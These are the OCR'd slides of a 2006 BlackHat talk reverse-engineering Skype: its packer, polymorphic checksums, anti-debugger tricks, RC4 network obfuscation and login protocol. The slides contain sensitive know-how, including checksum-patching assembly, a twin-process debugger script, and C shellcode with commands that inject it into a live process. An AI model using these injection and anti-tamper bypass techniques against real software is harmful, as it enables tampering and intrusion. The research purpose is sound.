Silver Needle in the Skype

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BlackHat Europe, March 2nd and 3rd, 2006

Outline

Problems with Skype

The network view

From a network security administrator point of view

- Almost everything is obfuscated (looks like /dev/random)
- Peer to peer architecture
  - many peers
  - no clear identification of the destination peer
- Automatically reuse proxy credentials
- Traffic even when the software is not used (pings, relaying)

⟹ Impossibility to distinguish normal behaviour from information exfiltration (encrypted traffic on strange ports, night activity)

⟹ Jams the signs of real information exfiltration

Problems with Skype

The system view

From a system security administrator point of view

- Many protections
- Many antidebugging tricks
- Much ciphered code
- A product that works well for free (beer) ?! From a company not involved on Open Source ?!

⟹ Is there something to hide ?

⟹ Impossible to scan for trojan/backdoor/malware inclusion


Problems with Skype
Some legitimate questions

The Chief Security Officer point of view

- Is Skype a backdoor ?
- Can I distinguish Skype's traffic from real data exfiltration ?
- Can I block Skype's traffic ?
- Is Skype a risky program for my sensitive business ?

Problems with Skype
Idea of usage inside companies ?

At least 700k regularly used only on working days.



Problems with Skype
Context of our study


Our point of view

- We need to interoperate Skype protocol with our firewalls
- We need to check for the presence/absence of backdoors
- We need to check the security problems induced by the use of Skype in a sensitive environment

Encryption

Avoiding static disassembly


- Some parts of the binary are *xored* by a hard-coded key
- In memory, Skype is fully decrypted



Structure overwriting

Anti-dumping tricks

1. The program erases the beginning of the code
2. The program deciphers encrypted areas
3. Skype import table is loaded, erasing part of the original import table




Unpacking

Binary reconstruction

Skype seems to have its own packer. We need an unpacker to build a clean binary


1. Read internal area descriptors
2. Decipher each area using keys stored in the binary
3. Read all custom import table
4. Rebuild new import table with common one plus custom one in another section
5. Patch to avoid auto decryption

Unpacking



Some statistics

Ciphered vs clear code



Legend: **Code** **Data** **Unreferenced code**


Ciphered vs clear code

- 674 classic imports
- 169 hidden imports

- Libraries used in hidden imports
  - KERNEL32.dll
  - WINMM.dll
  - WS2_32.dll
  - RPCRT4.dll
  - ...

Checksumers scheme in Skype

Checksumers scheme



Main scheme of Skype code checkers


```
start:
    xor     edi, edi
    add     edi, 0x688E5C
    mov     eax, 0x320E83
    xor     eax, 0x1C4C4
    mov     ebx, eax
    add     ebx, 0xFFCC5AFD
loop_start:
    mov     ecx, [edi+0x10]
    jmp     lbl1
    db 0x19
lbl1:
    sub     eax, ecx
    sub     edi, 1
    dec     ebx
    jnz     loop_start
    jmp     lbl2
    db 0x73
lbl2:
    jmp     lbl3
    dd 0xC8528417, 0xD8FBBD1, 0xA36CFB2F, 0xE8D6E4B7, 0xC0B8797A
    db 0x61, 0xBD
lbl3:
    sub     eax, 0x4C49F346
```


Semi polymorphic checksumers

Interesting characteristics

- Each checksumer is a bit different: they seem to be polymorphic
- They are executed randomly
- The pointers initialization is obfuscated with computations
- The loop steps have different values/signs
- Checksum operator is randomized (add, xor, sub, ...)
- Checksumer length is random
- Dummy mnemonics are inserted
- Final test is not trivial: it can use final checksum to compute a pointer for next code part.

Semi polymorphic checksumers

But...


They are composed of

- A pointer initialization
- A loop
- A lookup
- A test/computation

We can build a script that spots such code

Global checksumer scheme

- Each rectangle represents a checksumer
- An arrow represents the link checker/checked
- In fact, there were nearly 300 checksums



How to get the computed value

Solution 1

- Put a breakpoint on each checksumer
- Collect all the computed values during a run of the program
- Software breakpoints change the checksums
- We only have 4 hardware breakpoints
- ⟹ Twin processes debugging


Solution 2

- Emulate the code

Twin processes debugging

1. Put software breakpoints on every checksumers of one process
2. Run it until it reaches a breakpoint
3. Put 2 hardware breakpoints before and after the checksumer of the twin process
4. Use the twin process to compute the checksum value
5. Write it down
6. Report it into the first process and jump the checksumer
7. Go to point 2

Twin processes debugging



Twin processes debugging

Twin processes debugger using PytStop [PytStop]

```
import pytstop

checksumers = {start: stop, ... }

p = pytstop.strace("/usr/bin/skype")
q = pytstop.strace("/usr/bin/skype")

for bp in checksumer.keys():
    p.set_bp(bp)

while 1:
    p.cont()
    hbp = q.set_hbp(checksumers[p.eip])
    q.cont()
    q.del_hbp(hbp)
    print "Checksumer at %08x set eax=%08x" % (p.eip,q.eax)
    p.eax = q.eax
    p.eip = q.eip
```


Checksum execution and patch

Solution 2

1. Compute checksum for each one
2. The script is based on a x86 emulator
3. Spot the checksum entry-point: the pointer initialization
4. Detect the end of the loop
5. Then, replace the whole loop by a simple affectation to the final checksum value

⟹ Each checksum is always correct ...
And Skype runs faster! ☺


```
start:
    xor     edi, edi
    add     edi, 0x688E5C
    mov     eax, 0x320E83
    xor     eax, 0x1C4C4
    mov     ebx, eax
    add     ebx, 0xFFCC5AFD
loop_start:
    mov     ecx, [edi+0x10]
    jmp     lbl1
    db 0x19
lbl1:
    sub     eax, ecx
    sub     edi, 1
    dec     ebx
    jnz     loop_start
    jmp     lbl2
    db 0x73
lbl2:
    jmp     lbl3
    dd 0xC8528417, 0xD8FBB [...]
    db 0x61, 0xBD
lbl3:
    sub     eax, 0x4C49F346
```

```
start:
    xor     edi, edi
    add     edi, 0x688E5C
    mov     eax, 0x320E83
    xor     eax, 0x1C4C4
    mov     ebx, eax
    add     ebx, 0xFFCC5AFD
loop_start:
    mov     ecx, [edi+0x10]
    jmp     lbl1
    db 0x19
lbl1:
    mov     eax, 0x4C49F311
    nop
    [...]
    nop
    jmp     lbl2
    db 0x73
lbl2:
    jmp     lbl3
    dd 0xC8528417, 0xD8FBB [...]
    db 0x61, 0xBD
lbl3:
    sub     eax, 0x4C49F346
```


Last but not least

Signature based integrity-check

- There is a final check: Integrity check based on RSA signature
- Moduli stored in the binary

```
lea     eax, [ebp+var_C]
mov     edx, offset "65537"
call    str_to_bignum
lea     eax, [ebp+var_10]
mov     edx, offset "38133593136037677542306434298936751 1..."
call    str_to_bignum
```

Counter measures against dynamic attack

Counter measures against dynamic attack

- Skype has some protections against debuggers
- Anti Softice: It tries to load its driver. If it works, Softice is loaded.
- Generic anti-debugger: The checksums spot software breakpoints as they change the integrity of the binary

Counter counter measures

- The Rasta Ring 0 Debugger [RR0D] is not detected by Skype

Binary protection: Anti debuggers

The easy one: First Softice test

```
mov eax, offset str_Siwvid ; "\\\\.\\Siwvid"
call test_driver
test al, al
```

Hidden test: It checks whether Softice is in the Driver list

```
call EnumDeviceDrivers
...
call GetDeviceDriverBaseNameA
...
cmp eax, 'ntic'
jnz next_
cmp ebx, 'e.sy'
jnz next_
cmp ecx, 's\x00\x00\x00'
jnz next_
```


Binary protection: Anti debuggers

Anti-anti Softice

IceExt is an extension to Softice

```
cmp    esi, 'icee'
jnz    short next
cmp    edi, 'xt.s'
jnz    short next
cmp    eax, 'ys\x00\x00'
jnz    short next
```

Timing measures

Skype does timing measures in order to check if the process is debugged or not

```
call   gettickcount
mov    gettickcount_result, eax
```


Binary protection: Anti debuggers

Counter measures

- When it detects an attack, it traps the debugger :
  - registers are randomized
  - a random page is jumped into
- It's is difficult to trace back the detection because there is no more stack frame, no EIP, ...

```
pushf
pusha
mov    save_esp, esp
mov    esp, ad_alloc?
add    esp, random_value
sub    esp, 20h
popa
jmp    random_mapped_page
```

Binary protection: Anti debuggers

Solution

- The random memory page is allocated with special characteristics
- So breakpoint on *malloc()*, filtered with those properties in order to spot the creation of this page
- We then spot the pointer that stores this page location
- We can then put an hardware breakpoint to monitor it, and break in the detection code

Protection of sensitive code

Code obfuscation

- The goal is to protect code from being reverse engineered
- Principle used here: mess the code as much as possible

Advantages

- Slows down code study
- Avoids direct code stealing

Drawbacks

- Slows down the application
- Grows software size

Techniques used

Code indirection calls

```
mov     eax, 9FFB40h
sub     eax, 7F80h
mov     edx, 7799C1Fh
mov     ecx, [ebp-14h]
call    eax ; sub_9F7BC0
neg     eax
add     eax, 19C87A36h
mov     edx, 0CCDACEF0h
mov     ecx, [ebp-14h]
call    eax
; eax = 009F8F70
```

```
sub_9F8F70:
mov     eax, [ecx+34h]
push    esi
mov     esi, [ecx+44h]
sub     eax, 292C1156h
add     esi, eax
mov     eax, 371509EBh
sub     eax, edx
mov     [ecx+44h], esi
xor     eax, 40F0FC15h
pop     esi
retn
```

Principle

Each call is dynamically computed: difficult to follow statically

In C, this means

Determined conditional jumps

```
...
if ( sin(a) == 42 ) {
        do_dummy_stuff();
}
go_on();
...
```

Techniques used

Execution flow rerouting

```
lea
edx,  [esp+4+var_4]
add     eax, 3D4D101h
push    offset area
push    edx
mov
[esp+0Ch+var_4], eax
call    RaiseException
rol     eax, 17h
xor     eax, 350CA27h
pop     ecx
```

- Sometimes, the code raises an exception
- An error handler is called
- If it's a fake error, the handler tweaks memory addresses and registers

⟹ back to the calling code

Principle

Hard to understand the whole code: we have to stop the error handler and study its code.

Bypassing this little problem

Bypassing this little problem

- In some cases we were able to avoid the analysis
- We injected shellcodes to parasitize these functions


Skype on UDP

Skype UDP start of frame

Begin with a *Start of Frame* layer compounded of


- a frame ID number (2 bytes)
- a type of payload (1 byte). Either :
  - Obfuscated payload
  - Ack / NAck packet
  - payload forwarding packet
  - payload resending packet
  - few other stuffs

Skype Network Obfuscation Layer



Skype Network Obfuscation Layer

- Data are encrypted with RC4
- The RC4 key is calculated with elements from the datagram
  - public source and destination IP
  - Skype's packet ID
  - Skype's obfuscation layer's IV




Skype Network Obfuscation Layer

The public IP

Problem 1: how does Skype know the public IP ?

1. At the begining, it uses 0.0.0.0
2. Its peer won't be able to decrypt the message (bad CRC)
3. $\Longrightarrow$ The peer sends a NAck with the public IP
4. Skype updates what it knows about its public IP accordingly



Skype Network Obfuscation Layer

The *seed to RC4 key engine*

Problem 2: What is the *seed to RC4 key engine* ?

- It is not an improvement of the flux capacitor
- It is a big fat obfuscated function
- It was designed to be the keystone of the network obfuscation
- RC4 key is 80 bytes, but there are at most 2^{32} different keys
- It can be seen as an oracle
- We did not want to spend time on it

$\Longrightarrow$ we parasitized it

Note:

RC4 is used for obfuscation not for privacy

Skype Network Obfuscation Layer

The *seed to RC4 key engine*

Parasitizing the *seed to RC4 key engine*

We injected a shellcode that

1. read requests on a UNIX socket
2. fed the requets to the oracle function
3. wrote the answers to the UNIX socket

Skype Network Obfuscation Layer

The *seed to RC4 key engine*


```
void main(void)
{
        unsigned char key[80];
        void (*oracle)(unsigned char *key, int seed);
        int s, flen; unsigned int i,j,k;
        struct sockaddr_un sa,from;  char path[] = "/tmp/oracle";

        oracle = (void (*)())0x0724c1e;
        sa.sun_family = AF_UNIX;
        for (s = 0; s < sizeof(path);  s++)
                sa.sun_path[s] = path[s];
        s = socket(PF_UNIX, SOCK_DGRAM, 0);  unlink(path);
        bind(s, (struct sockaddr *)&sa, sizeof(sa));

        while (1) {
                flen = sizeof(from);
                recvfrom(s, &i, 4, 0, (struct sockaddr *)&from, &flen);
                for (j=0; j<0x14; j++)
                        *(unsigned int *)(key+4*j) = i;
                oracle(key, i);
                sendto(s, key, 80, 0, (struct sockaddr *)&from, flen);
        }
        unlink(path); close(s); exit(5);
}
```


Use of the shellcode

```
$ shellforge.py -R oracle_shcode.c | tee oracle.bin | hexdump -C
00000000  55 89 e5 57 56 53 81 ec  cc 01 00 00 e8 00 00 00  |U..WVS..........|
00000010  00 5b 81 c3 ef ff ff ff  8b 93 e5 01 00 00 8b 8b  |.[..............|
[...]
000001d0  fe ff ff 53 bb 0b 00 00  00 cd 80 5b e9 27 ff ff  |...S.......[.'..|
000001e0  ff 2f 74 6d 70 2f 6f 72  61 63 6c 65 00           |./tmp/oracle.|
$ siringe -f oracle.bin -p `pidof skype`
$ ls -lF /tmp/oracle
srwxr-xr-x  1 pbi pbi 0 2006-01-16 13:37 /tmp/oracle=
```



Skype on TCP

- The seed is sent in the first 4 bytes of the stream
- The RC4 stream is used to decrypt the 10 following bytes that should be 00 01 00 00 00 01 00 00 00 01/03
- the RC4 stream is reinitialised and used again for the remaining of the stream




Low level datagrams : the big picture

- Almost everything is ciphered
- Data can be fragmented
- Each command comes with its parameters in an object list
- The object list can be compressed



Object lists

- An object can be a number, a string, an IP:port, or even another object list
- Each object has an ID
- Skype knows which object corresponds to which command's parameter from its ID



For P in packets: zip P

Packet compression

- Each packet can be compressed
- The algorithm used: arithmetic compression
- Zip would have been too easy ☺


Principle

- Close to Huffman algorithm
- Reals are used instead of bits

Arithmetic compression

Example

- $[0,1]$ is splited in subintervals for each symbol according to their frequency
- We encode *ACAB*. First symbol is *A*. We subdivise its interval
- Then comes *C*
- Then *A* again
- Then *B*
- Each real enclosed into this small interval can encode *ACAB*



How to speak Skype

Skypy, the Scapy add-on

- We developed an add-on to Scapy from the "binary specifications"
- It uses the *Oracle Revelator* shellcode and a TCP⟷UNIX relay to de-obfuscate datagrams
- It can reassemble and decode obfuscated TCP streams
- It can assemble Skype packets and speak Skype

Example: a Skype startup


```
>>> a=rdpcap("../cap/skype_up.cap")
>>> a[:20].nsummary()
172.16.72.131:2051 > 212.70.204.209:23410 / Skype SoF id=0x7f46 func=0x2 / Skype_Enc / Skype_Cmd cmd=27L r
172.16.72.131:2051 > 130.161.44.117:9238 / Skype SoF id=0x7f48 func=0x2 / Skype_Enc / Skype_Cmd cmd=27L re
172.16.72.131:2051 > 85.89.168.113:18812 / Skype SoF id=0x7f4a func=0x2 / Skype_Enc / Skype_Cmd cmd=27L re
172.16.72.131:2051 > 218.80.92.25:33711 / Skype SoF id=0x7f4c func=0x2 / Skype_Enc / Skype_Cmd cmd=27L req
172.16.72.131:2051 > 24.98.66.80:8275 / Skype SoF id=0x7f4e func=0x2 / Skype_Enc / Skype_Cmd cmd=27L reqid
130.161.44.117:9238 > 172.16.72.131:2051 / Skype SoF id=0x7f48 func=0x77 / Skype_NAck
172.16.72.131:2051 > 130.161.44.117:9238 / Skype SoF id=0x7f48 func=0x63 / Skype_Resend
85.89.168.113:18812 > 172.16.72.131:2051 / Skype SoF id=0x7f4a func=0x7 / Skype_NAck
172.16.72.131:2051 > 85.89.168.113:18812 / Skype SoF id=0x7f4a func=0x13 / Skype_Resend
130.161.44.117:9238 > 172.16.72.131:2051 / Skype SoF id=0xbedf func=0x2 / Skype_Enc / Skype_Cmd cmd=29L re
172.16.72.131:2051 > 141.213.193.57:3655 / Skype SoF id=0x7f50 func=0x2 / Skype_Enc / Skype_Cmd cmd=27L re
85.89.168.113:18812 > 172.16.72.131:2051 / Skype SoF id=0x7d64 func=0x2 / Skype_Enc / Skype_Cmd cmd=28L re
172.16.72.131:3196 > 85.89.168.113:18812 S
172.16.72.131:2051 > 24.22.242.173:37533 / Skype SoF id=0x7f52 func=0x2 / Skype_Enc / Skype_Cmd cmd=27L re
24.98.66.80:8275 > 172.16.72.131:2051 / Skype SoF id=0x7f4e func=0x77 / Skype_NAck
172.16.72.131:2051 > 24.98.66.80:8275 / Skype SoF id=0x7f4e func=0x23 / Skype_Resend
```


Example: a Skype startup

```
>>> a[0]
< Ether  dst=00:24:13:21:54:11 src=00:12:39:94:2a:ca type=0x800 |< IP
 version=4L ihl=5L tos=0x0 len=46 id=0 flags=DF frag=0L ttl=64 proto=UDP
 chksum=0xa513 src=172.16.72.131 dst=212.70.204.209 options='' |< UDP
 sport=2051 dport=23410 len=26 chksum=0x9316 |< Skype_SoF  id=0x7f46 func=0x2
 |< Skype_Enc  iv=0x93763FBL crc32=0xF28624E6L crypted='\x9a\x83)\x08K\xc6\xa8'
 |< Skype_Cmd  cmdlen=4L is_b0=0L is_req=1L is_b2=0L cmd=27L reqid=32581
 val=< Skype_Encod  encod=0x42 |< Skype_Compressed  val=[] |>> |>>>>>>
```


Example: a Skype startup

```
>>> a[6][UDP].psdump(layer_shift=0.5)
```



Connection

Request a connection to 67.172.146.158:4344

```
>>> sr1(IP(dst="67.172.146.158")/UDP(sport=31337,dport=4344)/Skype_SoF(
        id=RandShort())/Skype_Enc()/Skype_Cmd(cmd=27, reqid=RandShort(),
        val=Skype_Encod(encod=0x41)/Skype_Objects_Set(objnb=0)))
Begin emission:
Finished to send 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
< IP  version=4L ihl=5L tos=0x0 len=46 id=48125 flags= frag=0L ttl=107
 proto=UDP chksum=0x265 src=67.172.146.158 dst=172.16.15.2 options='' |
 < UDP  sport=4344 dport=31337 len=26 chksum=0xa04d |< Skype_SoF
 id=0x2f13 func=0x2 | < Skype_Enc  iv=0x8B3EBE25L crc32=0xAB015175L
 crypted='%\xdah\xe3P\xdd\x94' |< Skype_Cmd  cmdlen=4L is_b0=1L is_req=1L
 is_b2=0L cmd=28L reqid=54822 val=< Skype_Encod  encod=0x42 |
 < Skype_Compressed  val=[] |>> |>>>>>
```

Connection

Ask for other nodes' IP

```
>>> sr1(IP(dst="67.172.146.158")/UDP(sport=31337,dport=4344)/Skype_SoF(
        id=RandShort())/Skype_Enc()/Skype_Cmd(cmd=6, reqid=RandShort(),
        val=Skype_Encod(encod=0x41)/Skype_Objects_Set(objnb=2)
       /Skype_Obj_Num(id=0,val=201)/Skype_Obj_Num(id=5,val=100)))
< IP version=4L ihl=5L tos=0x0 len=110 id=56312 flags= frag=0L ttl=107
 proto=UDP chksum=0xe229 src=67.172.146.158 dst=172.16.15.2 options='' |
 < UDP sport=4344 dport=31337 len=90 chksum=0x485d |< Skype_SoF
 id=0x3c66 func=0x2 | < Skype_Enc iv=0x31EB8C94L crc32=0x75012AAFL
 crypted='"\xf5\x01~\xd1\xb0(\xa8\x03\xd1\xd9\x8d6\x97\xd6\x9e\xc0\x04<
 \x99\xf0\x0c\x14\x1d\xd6`\xe2\xdc\xc0\xc3\x8d\xb4B\xa4\x9f\xd5\xbcK\x96
 \xccB\xaa\x17eBt8EA,K\xc2\xab\x04\x11\xf2\x1fR\x93lp.I\x96H\xd4=:\x06y
 \xfb' |< Skype_Cmd cmdlen=69L is_b0=1L is_req=1L is_b2=0L cmd=8L
 reqid=45233 val=< Skype_Encod encod=0x42 |< Skype_Compressed val=[[0,
 201L], [2, < Skype_INET ip=140.113.228.225 port=57709 |>], [2,
 < Skype_INET ip=128.239.123.151 port=40793 |>], [2, < Skype_INET
 ip=82.6.134.18 port=48184 |>], [2, < Skype_INET ip=134.34.70.155
 port=43794 |>], [2, < Skype_INET ip=83.169.167.160 port=33208 |>], [2,
 < Skype_INET ip=201.235.61.125 port=62083 |>], [2, < Skype_INET
 ip=140.118.101.109 port=1528 |>], [2, < Skype_INET ip=213.73.140.197
 port=28072 |>], [2, < Skype_INET ip=70.246.101.138 port=29669 |>], [0,
 9L], [5, None]] |>> |>>>>>
```


Trusted data

Embedded trusted data

In order to recognize Skype authority, the binary has 13 moduli.

Moduli

- Two 4096 bits moduli
- Nine 2048 bits moduli
- Three 1536 bits moduli

RSA moduli example

- 0xba7463f3...c4aa7b63
- ...
- 0xc095de9e...73df2ea7

Finding friends

Embedded data

For the very first connection, IP/PORT are stored in the binary

Moduli

```
push    offset "*Lib/Connection/LoginServers"
push    45h
push    offset "80.160.91.5:33033 212.72.49.141:33033"
mov     ecx, eax
call    sub_98A360
```

Some login server IP/PORT and Supernode IP/PORT

```
80.160.91.12:33033
80.160.91.25:33033
64.246.48.23:33033
...
66.235.181.9:33033
212.72.49.143:33033
```


Phase 0: Hypothesis

Trusted data

- Each message signed by one of the Skype modulus is trusted
- The client and the Login server have a shared secret: a hash of the password

Phase 1: Key generation

Session parameters


- When a client logs in, Skype will generate two 512 bits length primes
- This will give 1024 bits length RSA private/public keys
- Those keys represent the user for the time of his connection
- The client generates a symetric session key K

Phase 2: Authentication

Key exchange

- The client hashes its $login \| \backslash$nskyper$\backslash$n$\| password$ with MD5
- The client ciphers its public modulus and the resulting hash with K
- The client encrypts K using RSA with one of the trusted Skype modulus
- He sends the encrypted session key K and the ciphered data to the login server

